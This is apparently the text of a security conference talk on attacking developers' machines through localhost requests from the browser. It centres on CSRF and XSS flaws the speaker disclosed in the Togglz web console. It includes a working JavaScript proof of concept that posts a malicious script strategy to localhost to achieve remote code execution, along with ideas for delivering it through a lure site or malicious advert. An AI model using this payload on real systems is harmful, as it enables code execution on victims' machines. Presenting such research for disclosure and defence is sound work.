Attacking the Developer Environment through localhost attacks

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About Me

- Security Researcher at Contrast Security
- Contrast Security Provides IAST and RASP solutions
- I was a Java Developer for ~10 years prior to moving to AppSec
- Been in Appsec for 5 years
- @josephbeeton

How it Started

- Found two vulnerabilities in Togglz Web Console
- CVE-2020-28192 XSS
- CVE-2020-28191 CSRF

Togglz

- Open Source framework for creating Feature Toggles
- Has several ways to enable/disable features
- Percentage
- By IP Range
- Custom rules written in JS and executed on the Server

Togglz

- But how to exploit in the real world?
- CSRF is interesting, but would need to know location of the Togglz web console.
- As well as the Enum name of the toggle.
- So realistically hard to do.

Togglz

- Worked with the Togglz team to fix.
- But it kept bugging me.


Accessing Localhost

- About the same time there was a paper on port scanning localhost and the internal network from Simple Requests using JS in the browser
- As the result of the request could not be read by the JS. Open port detection was done by timing the response
- Commonly used for fingerprinting users. (eBay uses/used it)

Limitations of Simple Requests

- Can only be of type
  - HEAD
  - POST
  - GET
- Content Type
  - application/x-www-form-urlencoded
  - multipart/form-data
  - text/plain
  - Null
- Other allowed headers
  - Accept
  - Accept-language
  - Content-Language
  - Range
- No returned data or HTTP Status Code

Limitations of Simple Requests




https://joebeeton.github.io/togglz.html

This contains the payload for the Togglz RCE. If all goes well you should see the calculator app open.


Status	Met...	Domain	File	Initiator	Type	Transferred	Size
200	GET	joebeeton...	togglz.html	document	html	1.27 kB	1 kB
	POST	localhost:...	edit	togglz.html:...		0 B	0 B
	GET	localhost:...	/	togglz.html:...		0 B	0 B
404	GET	joebeeton...	favicon.ico	FaviconLoad...	html	cached	9.34 kB

No response data available for this request

Accessing Localhost


evil.example.com
JS
localhost:8080/togglz-console/edit
HTTP POST
Response not readable by JS
localhost:8080/togglz-console/edit
HTTP POST
Togglz Server
localhost:8080

Togglz Localhost




```
<script>
function execTogglz() {

  var data = "f=HELLO_WORLD&enabled=enabled&strategy=script&p1=&p2=&p3=&p4="
  +"ECMAScript&p5=java.lang.Runtime.getRuntime%28%29.exec%28%27open+%2FSystem%2FApplications%2FCalculator.app"
  +"%2F%27%29%3B%0D%0A0+%3D%3D+0%3B&p6=&p7=&p8=&p9=&p10=&p11=&p12=&p13=&p14=&p15=&p16=";

  var xhr = new XMLHttpRequest();

  xhr.open("POST", "http://localhost:8080/togglz-console/edit");
  xhr.setRequestHeader("content-type", "application/x-www-form-urlencoded");
  xhr.send(data);
  sleep(1000);
  var triggerFeatureToggle =  new XMLHttpRequest();
  triggerFeatureToggle.open("GET", "http://localhost:8080/");
  triggerFeatureToggle.send(null);
}
function sleep(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}
</script>
```

Togglz RCE Demo

Togglz Attack Limitations

- Requires the attacker to be able to inject JS into a website that the developer is accessing
- Requires knowledge of the name of one of the feature toggles.
- This can be overcome by creating a tutorial website.
- Or finding a way to inject a malicious advert into an already existing website.

